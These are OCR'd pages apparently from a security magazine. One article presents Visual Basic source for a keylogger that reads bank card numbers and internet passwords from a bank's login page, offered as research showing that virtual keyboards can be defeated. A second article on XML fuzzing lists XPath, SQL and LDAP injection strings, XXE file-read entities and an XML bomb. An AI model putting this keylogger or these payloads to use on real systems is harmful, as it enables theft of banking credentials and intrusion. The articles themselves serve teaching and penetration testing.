The first step is to identify the web element ID (numeric identifier of the User's ID/Password Input Box) which will be used by the program to access the corresponding value in the Input Box.


There are various ways to identify the element ID of any particular web element; in this case I'll try to enter some random value into the input box using the OSK or VK and then try a lookup on the same value during enumeration. Once the value is input, the return value will be the element ID. Let's do it step-wise to make it more clear. Enter any unique random value into the input box of the web application using the OSK or VK. In this case I have entered 4980 (refer to Figure 2). Now we need to modify and add few lines of codes within the function *RetrieveInfo* to identify the element ID (refer to the VB code snippet given in Listing 3). The code section marked red shows temporary changes made to the code in order to identify the element ID of the input box.

Compile and run the program to see the element ID of the input box for the Card Number. In this case, the element ID is found to be 66 (refer to Figure 3 for more details).

Identify the Element ID of the input box for entering the IPIN/QPIN

In this case the approach is same as explained in *Step 1* for identifying the element ID of the Card Number input box. Enter any unique value in the IPIN input box using the Virtual Keyboard – in my case I have entered S3CURITY (refer to Figure 4 for more details).

Modify and add few lines of codes within the function *RetrieveInfo* to identify the element ID. Refer to Listing 4 for modified piece of code snippet.



CitiBank IPIN Logger - Developed by Debasis Mohanty

16 Digit Card Number: 4980

IPIN (Internet Pa

CitiPassLogger

The element id of input box for Card Number is 66

Demo KeyLogge
Email: debasis_mty@yahoo.com

Figure 3. *Element ID of the user (ATM/Debit card number) input box retrieved*

Listing 4. *Advance PoC KeyLogger for OSK and VK*

```
' Check if the element is a password-box.
    Set objElement = objDoc.All.Item(cnt)
    If LCase(objElement.getAttribute("Type")) = "password" Then
        txtIPIN.Text = objElement.getAttribute("Value")

        ' Extra code added to identify the element ID of input box for
        ' entering IPIN or Passowrd
        If StrComp(txtIPIN.Text, "s3curity", vbTextCompare) = 0 Then
        MsgBox "The element ID of input box for IPIN/Password is " & cnt
        End If
        'End

        blnFound = True
    End If
[. . .]
```

On the 'Net

- *http://www.dqindia.com/content/security/2006/106062701.asp* – Catch Those Criminals – Interview Taken by DataQuest. Note: There are two investigations mentioned in the same link. The first one is by KPMG and the second one is by Debasis which reads *Investigation by Debasis Mohanty, a network and application security expert.*
- *http://blogs.zdnet.com/security/?p=5* – Hacker finds chink in Microsoft's anti-piracy armor.
- *http://www.symantec.com/enterprise/security_response/weblog/2006/06/microsoft_office_business_tool.html* – Symantec: Microsoft Office as a Business Tool, Infection Vector, and Petri Dish.
- *http://www.techweb.com/wire/security/189600616* – CMP / TechWeb: Researcher Finds Third Zero-Day Excel Flaw.
- *http://www.scmagazine.com/us/news/article/566298/* – SCMagazine: Third Microsoft Excel flaw found this month.
- *http://news.yahoo.com/s/cmp/20050526/tc_cmp/163700821* – WatchGaurd Wire: Un-patched Excel vulnerabilities come in triplicate.
- *http://www.eweek.com/article2/0,1759,1819231,00.asp* – eWeek News: Researcher Finds Chink In Microsoft Anti-Piracy Amour.
- *http://software.silicon.com/os/0,39024651,39130659,00.htm* – Silicon News: Windows piracy check has a backdoor.
- *http://news.yahoo.com/s/cmp/20050526/tc_cmp/163700821* – International Reporter: Indian Researcher cracks Microsoft (WGA).

His security advisories and research can be found here: *http://hackingspirits.com/vuln-rnd/vuln-rnd.html*

Listing 5. *VB Source Code: Advance Virtual Keyboard (VK) Logger*

```
' +++++++++++++++++++++++++++++++++++++++++++++++++++++
                    +++++++++++++
'                     Advance VK or OSK Logger
'
'               Developed by Debasis Mohanty (a.k.a
                    Tr0y)
'                    http://www.hackingspirits.com
' +++++++++++++++++++++++++++++++++++++++++++++++++++++
                    +++++++++++++
' Disclaimer:
' This is a demo VK keylogger program developed to
                    demonstrate that
' MySecureBank Virtual KeyBoard protection can be
                    defeated using such
' techniques. This program is absolutely for research &
                    educational
' purpose and I won't be held responsible for any mis-
                    use of such
' techniques.
' +++++++++++++++++++++++++++++++++++++++++++++++++++++
                    +++++++++++++

Private Function RetrieveInfo(objDoc As Object) As
                    Boolean
    Dim objElement      As Object
    Dim lngLen          As Long
    Dim lngIndex        As Long
    Dim blnFound        As Boolean

    'For cnt = 1 To 300
    'Checks if the element is a text-box.
    Set objElement = objDoc.All.Item(66)
    If LCase(objElement.getAttribute("Type")) = "text"
                    Then
        txtCardNo.Text = objElement.getAttribute("Val
                    ue")
        blnFound = True
    End If

    'Checks if the element is a password-box.
    Set objElement = objDoc.All.Item(81)
    If LCase(objElement.getAttribute("Type")) =
                    "password" Then
        txtIPIN.Text = objElement.getAttribute("Value")
        blnFound = True
    End If

    'Next

    RetrieveInfo = blnFound
End Function

Private Sub GetPass()
    Dim objShellWins    As New SHDocVw.ShellWindows
    Dim objExplorer     As SHDocVw.InternetExplorer
    Dim objDocument     As HTMLDocument
    Dim blnFound        As Boolean
    Dim blnResult       As Boolean
    Dim strCurrTitle    As String

    ' Set the Found status of the Login Page as False
    blnFound = False
```

```
    'Enumerates All IE windows.
    For Each objExplorer In objShellWins
        If TypeOf objExplorer.document Is HTMLDocument
                      Then
            Set objDocument = objExplorer.document

            strCurrTitle = objDocument.Title

            If strCurrTitle = "Login Page" Then
                blnResult = RetrieveInfo(objDocument)
            End If

            If blnResult Then blnFound = True
        End If
    Next

    If blnFound = False Then
        cmdStop_Click
        MsgBox "MySecureBank Login Page not found !! "
                      & _
        "Open the MySecureBank Login Page and then
                      restart this program to monitor."
                      & _
        " This program will exit now.."
        End
    End If
End Sub

Private Sub cmdExit_Click()
Unload frmMain
End Sub

Private Sub cmdStart_Click()

On Error GoTo err1
    cmdStart.Enabled = False
    cmdStop.Enabled = True

    GetPass
    Timer1.Enabled = True
    Exit Sub

err1:
    MsgBox "Error " & CStr(Err.Number) & ": " &
                      Err.Description, vbOKOnly Or
                      vbExclamation, ""

End Sub

Private Sub cmdStop_Click()
cmdStart.Enabled = True
cmdStop.Enabled = False

Timer1.Enabled = False
End Sub

Private Sub Form_Load()
cmdStop.Enabled = False
End Sub

Private Sub Timer1_Timer()
cmdStart_Click
End Sub
```

About the Author

Debasis Mohanty's core focus areas are security research and malicious program analysis and have been for more than six years. He has been a security consultant for various MNCs, including Fortune 100 companies like Microsoft and Honeywell.

During his employment with various organizations, Debasis has been responsible for security-related activities including source code review, application & network based penetration testing, vulnerability research, malware analysis, cyber-crime investigations, and conduction of security training & workshops. His last employment was with Wipro Technology where he was the Penetration Testing Team leader and was responsible for building web applications & network-based security assessment competencies within the organization. Debasis has published several whitepapers and security advisories, participates in industry working groups, and is a recognized expert on application and network security. His findings have been reported by various international news & magazine channels including SC Magazine, YahooNews, News.Com, Times of India, and DataQuest. His security findings can also be found on various websites like SecurityFocus, FrSirt, ISS X-Force, Secunia, OSVDB, etc. He has spoken at numerous security events and is often called upon for his opinions regarding web application & network security. Debasis holds a B.Tech. in Computer Science. Some of the news and media coverage about him can be found in the following links:


- *www.hackingspirits.com*
- *www.coffeeandsecurity.com*.

Contact the author: *d3basis.m0hanty@gmail.com*

Compile and run the program to see the element ID of the input box for theIPIN. In this case the element ID is found to be 81. Refer to Figure 4. for more details.

Use the Previously Identified Element ID's in the Program to Directly Monitor the Input Boxes

Now that we know the element ID of both the Input Boxes in the previous steps, we can now use the same identifiers in our program to monitor both the Input Boxes. The complete VB source code (*Advance Virtual Keyboard* (*VK*) *Logger*) is presented in Listing 5.


Enter your Password using the Mouse

● IPIN ○ QPIN

•••••••••

Internet Password is not case sensitive.

Figure 4. *Sample internet password box*

A Better Protection Mechanism


I personally feel a better protection mechanism wound be the use of Two-factor authentication. However, we know that no solution can be completely secure, and all that we can try is to make a solution as difficult as possible to be broken.

The problem with passwords is that they are too easy to lose control of and with advance key-loggers such as those discussed above, passwords can be easily stolen. Two-factor authentication mitigates this problem to a maximum extent. If your password includes a number that changes every minute or a unique reply to a random challenge, then it is difficult for someone else to intercept. An intercepted password won't be usable the next time it is needed, as it has then expired.

These password tokens have been around for at least two decades, but it is only recently that they have received mass-market attention (read *Banks impose home chip and pin to fight internet accounts fraud http://business.guardian.co.uk/story/0,,2077984,00.html*). Some banks are issuing them to customers and even more are discussing the possiblity. It seems that corporations are finally recognizing the fact that passwords don't provide adequate security and are hoping that Two-factor authentication will fix their problems.

More about Two-factor authentication can be found in the below links:

- *http://en.wikipedia.org/wiki/Strong_authentication*,
- *http://www.verisign.com/products-services/security-services/unified-authentication/index.html*.


CitiBank IPIN Logger - Developed by Debasis Mohanty

16 Digit Card Number:

IPIN (Internet Password): S3CURITY

CitiPassLogger

The element id of input box for IPIN/Password is 81

Demo KeyLogger c
Email: debasis_mty

Figure 5. *Element ID of the user password (IPIN) input box retrieved*

Conclusion

The unavoidable fact of security is that the weakest link will always be the human being itself. With the number of electronic frauds growing, some banks are now realizing its impact and are desperate to share the burden of security with their clients (as far as law permits). In the past few years, I have noticed that some of the financial institutions who are selling their services based on weak technical solutions or lackluster security methods are also trying to make their end user security-aware via on-line videos, instructions, and security do's and dont's through casual emails. However, these actions do not seem to be successful in curbing electronic frauds to a maximum extent.

My personal experience suggests that in most cases of cyber frauds, the end users themselves are ultimately responsible for the compromising of their personal information. The reasons are many why this happens, but the commonality is irrespective of banks' repeated security tips and instructions, most end users remain lax with security while e-banking and consequently become a victim themselves.

A collective effort involving both banks and end users intented to thwart advanced malware is vital. End users should understand and rigorously follow the basics do's and dont's of security while e-banking. A few such tips are `a`) never do e-banking from a public or shared computer, `b`) perform e-banking only from your personal system to ensure that you have decent firewall and anti-virus software in place, `c`) only accept genuine or licensed firewall and anti-virus software so that you can have the most thoroughly-tested updates available, `d`) periodically change your e-banking login PINs or passwords, `e`) verify e-bank's SSL certificate for authenticity, `f`) always type in your on-line banking URL in the browser and never click the links that come via email or through some other equally doubtful means, and `g`) whenever you are in doubt about a particular service of your bank site, don't hesitate to call up the bank's customer support, share your concern, and have it clarified. There are many such tips and it is very important to remember that when your bank tells you that you are responsible for your access credentials to your e-banking account, at least you can know (or hope) that someone with knowledge has put several controls in place that make fraud by other entities (including dishonest bank employees) a less likely option.

The tool used in this article can be found on *hakin9.live* CD in the *art* directory. ●

Fuzzing XML

Andres Andreu

Difficulty

●●○

Fuzzing has more than proven its value to the web application security community; it provides invaluable results when used in pen testing efforts. This now seemingly classic art of Fuzzing data and protocols has a modern-day realm to wreak havoc, and provide benefit to, in XML.

The technique of fuzzing XML consists of generating and feeding seemingly random data within parts of the XML such as Elements and Attributes as well as other structural parts such as DTD sections. But you are not limited to using random data for fuzzing XML and you can gain solid results by also fuzzing with very strategically crafted data.

Fuzzing XML is an ideal technique for pen testing of any entities that interact with this type of marked-up data. For practical purposes this article will focus on fuzzed XML and its possible use with the SOAP protocol in HTTP(S) based form. The SOAP component is brought in as part of the article simply to add a real world pragmatic perspective. Otherwise the point to fuzzing XML may seem fruitless. Moreover, SOAP in synchronous fashion has the benefit of immediate gratification via its response. But very clearly the techniques and risk areas presented apply to any entity that is tasked with the handling of some XML payload; this includes Internet technologies like AJAX, REST, XML-RPC, XML based API's & any piece of code that handles parsed XML. These are just some examples of potential targets but the list is really limitless, imagine, even web apps that store and read XML as binary data from databases. If you store effectively fuzzed XML in the database it will still have an effect on the respective app, just not in synchronous form.

While testing with randomly generated data is a tried and tested technique, XML fuzzing

What you will learn...

- How to use fuzzing techniques on structured XML data.
- How Fuzzed XML can be used in the real world (SOAP example).
- How to use some open source tools to automate/facilitate the fuzzing process.

What you should know...

- Basic knowledge of XML.
- Basic knowledge of query usage (SQL & XPath).
- Good knowledge of the HTTP protocol.
- Basic understanding of SOAP.
- Basic knowledge of Python.
- Basic understanding of Web Application Pen Testing.


has some characteristics that, when coupled, make it somewhat different from other target data types. XML is structured and as such the crafted input can go beyond just randomness. Since there is structure the fuzzing techniques used can be cleverly crafted to even use the structure as part of the attack vectors. Certain characters that would not normally have a major impact on a target, such as ASCII 3C, or less (`<`), has serious impact in the XML realm.

The Power of the Meta-Character

The meta-character is a unique entity in respect to web application attacks. One seemingly simple looking character can cause great amounts of damage if used by crafty minds. Take a look at the following list of very basic meta-characters.

- `|`
- `>`
- `<`
- `/`
- `\`
- `%`
- `-`
- `?`
- `..`
- `../`

These characters themselves can have interesting and sometimes devastating effects on a given target. But where it gets real interesting is when they are used in certain combinations including incremental amounts. For example simply concatenating the ASCII 25 character (`%`) with integers brings to life meta-characters with special meaning in the web world. Two great examples are `%00` and `%20`, the null-byte and white-space characters respectively. Another great example is the concatenation of two meta-characters (.. and %) concatenated with alpha-numeric characters; take ..`%5c` for instance, to a MS-Windows based web target it means the bash symbol (`\`) in hexadecimal encoding.


wsKnight 1.5(Beta)

WS Access Point

WSDL End Point: http://192.168.1.207/WSDigger_WS/WSDigger_WS.asmx?wsdl

xpath

```
ns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
c"><query>*</query></xpath></soap:Body></soap:Envelope>
```

(c) 2005 Net Square

WSAudit Properties

Data Types Audit: ☑ Enter Characters: a,1

SQL Injection: ☑ Enter Characters: ',",-

Meta Characters: ☑ Enter Characters: %,#,*

LDAP injection: ☑ Enter Characters: |

XPath Injection: ☑ Enter Characters: ' or 1=1 or "='

Attack String: ☐ Enter Characters

Bruteforce: ☐ Enter Information

User: Select Parameter; Select file

Password: Select Parameter; Select file

Buffer Overflow: ☑ Enter Information

query; Buffer Character: *

Start Size: 1; End Size: 10000; Increment: 10

SOAP Response Analysis: ☐ Enter Information

Rule File (Regex)

Figure 1. *wsChess – the WSAudit window where you can manually establish attack vectors*

There are challenges though. At face value XML seems resistant to fuzzing types of attacks. This is because typically XML parsers have no pre-conceived notion of the data ingested to them. XML parsers are tightly designed so that any data input to it is handled in a statically defined method. So the parser does some heavy lifting when it is part of a target deployment. The target code or functionality only needs to concern itself with whatever the parser passes on. To compound the challenge structure validation can also be enforced via the use of a DTD and/or a schema. You need to use all of this information in your attack strategy

One Target, Many Possibilities

When pen testing SOAP services one fuzzing action (or the transmitting of fuzzed data) could have an effect on different tiers for one given target architecture. XML fuzzing can target the XML parser in use which may very well be beyond the control of those who wrote the code that services requests and provides functionality. Then there is the SOAP code itself written by some developer(s) for the specific functionality at hand. Beyond this there is any SOAP or HTTP transport libraries in use by the code at hand. All of these different elements collectively start to comprise the entity referred to as some SOAP service. This one service can then have multiple methods that are exposed.

Even though elements like the parser and system or interpreter level libraries are beyond some developers control they are still very real components of the overall solution for a SOAP service or set of services. So they are all fair game for you the creative pen tester.

SOAP Request

A full HTTP(S) SOAP request is extremely similar to your standard HTTP POST request with a series of HTTP Headers followed by an empty line and then a payload. In the case of a SOAP request the payload is highly structured XML. It is this XML payload that is the target of the XML fuzzing techniques presented here. Listing 1 is an example of a full, legitimate SOAP request.

For the most part the focus of this article will be on the XML payload of a SOAP request. Based on Listing 1 this would be the entire set of text after the blank line that follows the last HTTP header. This XML data represents the payload that would ultimately be fuzzed or manipulated in some way. In the SOAP scenario this manipulated XML would then be sent off via HTTP(S) to the target.

XML Fuzzing

The actual fuzzing of XML can take on many forms. But one of the key factors to effectively fuzzing XML is that it requires breaking the rules that make XML successful under valid circumstances. This, obviously, requires an understanding of those rules. That complete discussion is beyond the scope of this document. For exemplary purposes we will focus on some basic rules for Elements and Attributes.

Listing 1. *An example of a legitimate SOAP request*

```
POST /services/AuthService HTTP/1.1
Host: sec.example.com
User-Agent: Whatever-1.0
Content-type: text/xml; charset="UTF-8"
Content-length: 498
SOAPAction: "authUser"

<?xml version="1.0" ?>
<SOAP-ENV:Envelope SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/
                      encoding/" xmlns:SOAP-ENC="http://schemas.xmlsoap.org/
                      soap/encoding/" xmlns:SOAP-ENV="http://
                      schemas.xmlsoap.org/soap/envelope/" xmlns:xsd="http:
                      //www.w3.org/1999/XMLSchema" xmlns:xsi="http://
                      www.w3.org/1999/XMLSchema-instance">
   <SOAP-ENV:Body>
      <authUser SOAP-ENC:root="1">
         <uname xsi:type="xsd:string">your.name</uname>
         <pin xsi:type="xsd:integer">987</pin>
      </authUser>
   </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Listing 2. *A snippet of XML from a SOAP request payload (safe data)*

```
...
<SOAP-ENV:Body>
   < authUser SOAP-ENC:root="1">
      <uname xsi:type="xsd:string">HERE.EXAMPLE</uname>
      <pin xsi:type="xsd:integer">987654</pin>
  </authUser>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Listing 2a. *A snippet of XML from a SOAP request payload (malicious data injected)*

```
...
<SOAP-ENV:Body>
   < authUser SOAP-ENC:root="1">
      <uname xsi:type="xsd:string">%00</uname>
      <pin xsi:type="xsd:integer">%00</pin>
  </authUser>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Elements

XML Elements are made up of a combination of tags. XML tags begin with the ASCII 3C less symbol (<) and end with the ASCII 3E more symbol (>). A valid element then consists of a start tag, possibly followed by text and other complete elements, followed by an ending, or closing, tag. If you refer Listing 1 you will note that the end tags include a ASCII 2F slash (/) before the element's name. Referencing Listing 1, one complete and valid element in this example is PIN:

```
<pin xsi:type="xsd:integer">987</pin>
```

The basic rules for Elements are as follows:

- An XML document must have exactly one root element.
- Tags must be properly closed with a corresponding tag of the same preceded by the forward slash character. And they must operate in order so that elements never overlap.
- XML element and attribute names are case-sensitive.

Attributes

Opening Element tags in XML provide a place to specify attributes and values for those attributes. An example of this was just seen in the PIN Element. This element has an attribute entitled xsi:type with a value of xsd:integer. An attribute specifies a single property for an element, in key=value form. They are used to provide meta-data for a given element. The basic rules for Attributes are as follows:

- Attribute names in XML are case sensitive.
- Attribute names should never appear within quotation marks (" or ' characters).
- Attribute values must always appear within quotation marks (" or ' characters).
- two identical values for the same attribute cannot co-exist in the same start tag.

Attack Types

There are many types of fuzzing attack vectors that can be generated when targeting some XML document or payload. Here is a brief listing of some:

- Character injection (excessive values, format string characters, null values, empty strings, binary data, encoded data, known malicious meta-characters).
- Escalation of privilege (XSS, XML Injection, SQL Injection, XXE Attacks, DoS, Buffer Overflows).
- Huge payload (large number of Elements, large number of nested Elements, large number of improperly nested Elements, malformed XML data).

A Note on Notation Convention

A reality of fuzzing is that large amounts of data are involved. Typically a data pattern is fuzzed from some small amount of data and dynamically grows to some large amount. For the sakes of clarity and space a specific notation is used in this article when a large data set is at hand. Brackets are used to represent some large data set that has been truncated for display purposes only. This section is wrapped by the data it represents in front and back. In these cases you simply need to visualize the complete large data set so that you understand what is happening on the XML. For example if one hundred null-byte characters were at hand the data may be represented something like this:

```
%00%00%00%00%00 [90 more of the same]
%00%00%00%00%00
```

This notation convention is just easier to read than one hundred of the characters displayed above.

Character Injection

At the most basic level of XML fuzzing is the fuzzing of text data of specific elements. Listing 2 represents a snippet from a simple payload. This payload comes from a SOAP service whose method AUTHUSER accepts one string and one integer as its parameters. They are represented as XML elements UNAME and PIN respectively.

There are 2 Elements of interest here, UNAME and PIN. In element UNAME you see the text data string HERE.EXAMPLE. This is the data that would be replaced in the basic fuzzing process. Both elements that represent the parameters to be passed into the method exposed via SOAP (UNAME and PIN in this case) can also be

Listing 3. *An XML Injection example*

```
...
<SOAP-ENV:Body>
   < authUser SOAP-ENC:root="1">
      <uname xsi:type="xsd:string">HERE.EXAMPLE</uname>
      <pin xsi:type="xsd:integer"></pin><uname xsi:type="xsd:
                      string">Admin.Example</uname><pin xsi:type="xsd:
                      integer"></pin>
  </authUser>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Listing 4. *An XPath Injection example*

```
...
<SOAP-ENV:Body>
   < authUser SOAP-ENC:root="1">
      <uname xsi:type="xsd:string">xxx' or name(//users/uname[1]) = 'uname'
                      or 'a'='b</uname>
      <pin xsi:type="xsd:integer">987654</pin>
  </authUser>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Listing 5. *A snippet of XML – XXE attack data injected as part of the fuzzing process*

```
<?xml version="1.0" ?>
<!DOCTYPE attackTag [
   <!ELEMENT attackTag ANY>
       <!ENTITY xxe SYSTEM "file://c:/boot.ini">

 ] >
<attackTag>&xxe;</attackTag>
<SOAP-ENV:Envelope SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/
                      encoding/" xmlns:SOAP-ENC="http://schemas.xmlsoap.org/
                      soap/encoding/" xmlns:SOAP-ENV="http://
                      schemas.xmlsoap.org/soap/envelope/" xmlns:xsd="http:
                      //www.w3.org/1999/XMLSchema" xmlns:xsi="http://
                      www.w3.org/1999/XMLSchema-instance">
...
```

Listing 6. *A snippet of malformed XML – large amounts of greater meta-characters*

```
...
<SOAP-ENV:Body>
   < authUser SOAP-ENC:root="1">
      <uname xsi:type="xsd:string">>>>>>>>>>>[many more of the
                      same]>>>>>>>>>></uname>
      <pin xsi:type="xsd:integer">>>>>>>>>>>>[many more of the
                      same]>>>>>>>>>></pin>
  </authUser>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

fuzzed simultaneously. For example say you are fuzzing with data `%00` the resulting XML would look like: Listing 2a.

That basic model should be very straightforward. With that in mind you could then either manually inject sets of data through something like `wsChess`, shown in Figure 1. Or you could iterate over the data in your attack dictionary and automatically have the data injected with something like `WSFuzzer`. In the latter case each value is injected into a format string area (`%s`) in the raw target XML using Python.

Listing 7. *A snippet of malformed XML – large amounts of less meta-characters*

```
...
<SOAP-ENV:Body>
   < authUser SOAP-ENC:root="1">
      <uname xsi:type="xsd:string"><<<<<<<<<<<[many more of the
                       same]<<<<<<<<<<<</uname>
      <pin xsi:type="xsd:integer"><<<<<<<<<<<[many more of the
                       same]<<<<<<<<<<<</pin>
   </authUser>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Listing 8. *A snippet of malformed XML – large amounts of open tags (the tags themselves can also be based on real as well as random data)*

```
...
<SOAP-ENV:Body>
   < authUser SOAP-ENC:root="1">
      <authUser> <authUser> <authUser> <authUser> <authUser>
     [large amount of the same open tag]
      <authUser> <authUser> <authUser> <authUser> <authUser>
      <uname xsi:type="xsd:string">HERE.EXAMPLE</uname>
      <pin xsi:type="xsd:integer">987654</pin>
   </authUser>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Listing 9. *A snippet of malformed XML – large amounts of closed tags (this can also be based on real as well as random data)*

```
...
<SOAP-ENV:Body>
   < authUser SOAP-ENC:root="1">
      <uname xsi:type="xsd:string">
      </uname> </uname> </uname> </uname> </uname>
      [large amount of the same close tag]
      </uname> </uname> </uname> </uname> </uname></uname>
      <pin xsi:type="xsd:integer">987654</pin>
   </authUser>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Listing 10. *A snippet of malformed XML – XML elements missing structure data*

```
...
<SOAP-ENV:Body>
   < authUser SOAP-ENC:root="1">
      <uname xsi:type="xsd:string"%00</uname>
      <pin xsi:type="xsd:integer"%00</pin>
   </authUser>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

In the scenario of a dictionary you would use a program like `WSFuzzer` that iterates through each attack value in the dictionary replacing the target element values, send the payload to the target and then you would have to analyze the response. A solid attack vector dictionary would do you well here (for some good ones see the section entitled On the 'Net at the end of this article). This technique could potentially cover the entire area of meta-character injections as well as attack vectors to engage the target for vulnerabilities such as SQL Injection, XML Injection, XPath Injection, XSS, LDAP Injection, null-byte injection, format string injection, data type overflows, and so on. A small sampling of attack vector data that can be in one of these dictionary files is:

- `65536`
- `268435455`
- `-268435455`
- `0xfffffff`
- `\00`
- `%00`
- `' or 1=1 or ''='`
- `" or 1=1--`
- `*(|(objectclass=*))`

Escalation of Privilege

In this arena the dictionary model works well to an extent and so having a solid dictionary is essential. Blind attacking through fuzzing is one area that greatly benefits from a solid attack vector dictionary. Dictionaries can only take you to a certain point though. At some point deep knowledge is necessary to effect successful Injection attacks like SQL and Xpath injections.

A lot of analysis comes into play, the results of your fuzzing efforts could very well only be a starting point. The analysis could give you enough knowledge of your target that you can then start to get real crafty with your injection and fuzzing efforts. Coupling fuzzing concepts with injection techniques such as the following are some ways of searching out escalation of privilege vulnerabilities.

XML Injection

Some basic analysis of a target could open up possibilities for XML Injection. This technique consists of sneaking in legitimate XML to terminate some Element, add in some malicious data and then open up the original Element so as to fool the back-end code that recieves the data. Overriding some legitimate data in an earlier XML Element is also a possibility using this technique. The parser should see this as legitimate XML. Listing 3 shows an example of XML Injection that could be used in the SOAP example used in this article.

Listing 11. *A snippet of XML – this could hog up a parsers attention causing a DoS condition*

```
...
<SOAP-ENV:Body>
   < authUser SOAP-ENC:root="1">
      <uname xsi:type="xsd:string">HERE.EXAMPLE</uname>
      <attackTag tag1="XX" tag2="XX" tag3="XX" tag4="XX" … >AttackValue</
                      attackTag>
      ...
      <attackTag tag1000="XXX[lots of the same]XXX" tag2000="XXX[lots of
                      the same]XXX" tag3000="XXX[lots of the same]XXX"
                      tag4000="XXX[lots of the same]XXX" … > AttackValue</
                      attackTag>
      <pin xsi:type="xsd:integer">987654</pin>
  </authUser>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Listing 12. *A snippet showing an XML Bomb*

```
<?xml version="1.0" ?>
<!DOCTYPE SOAP-ENV:Envelope [
<!ENTITY x0 "hi there"><!ENTITY x1 "&x0;&x0;"><!ENTITY x2 "&x1;&x1;"><!ENTITY
                      x3 "&x2;&x2;"><!ENTITY x4 "&x3;&x3;"> <!ENTITY
                      x5 "&x4;&x4;"><!ENTITY x6 "&x5;&x5;"><!ENTITY
                      x7 "&x6;&x6;"><!ENTITY x8 "&x7;&x7;"><!ENTITY x9
                      "&x8;&x8;">
...
<!ENTITY x95 "&x94;&x94;"><!ENTITY x96 "&x95;&x95;"><!ENTITY x97
                      "&x96;&x96;"><!ENTITY x98 "&x97;&x97;"><!ENTITY x99
                      "&x98;&x98;"> <!ENTITY x100 "&x99;&x99;">
] >
<SOAP-ENV:Envelope entityReference="&x100;" SOAP-ENV:encodingStyle="http:
                      //schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-
                      ENC="http://schemas.xmlsoap.org/soap/encoding/" xmlns:
                      SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
                      xmlns:xsd="http://www.w3.org/1999/XMLSchema" xmlns:
                      xsi="http://www.w3.org/1999/XMLSchema-instance">
<SOAP-ENV:Body>
    <attackTag>attackValue</attackTag>
...
```

Listing 13. *A snippet of malformed XML – XML elements missing structure data*

```
<?xml version="1.0" ?>
<!DOCTYPE attackTag [
   <!ELEMENT attackTag ANY>
   <!ENTITY xxe SYSTEM "file:///dev/random">
 ] >
<attackTag>&xxe;</attackTag>
<SOAP-ENV:Envelope SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/
                      encoding/" xmlns:SOAP-ENC="http://schemas.xmlsoap.org/
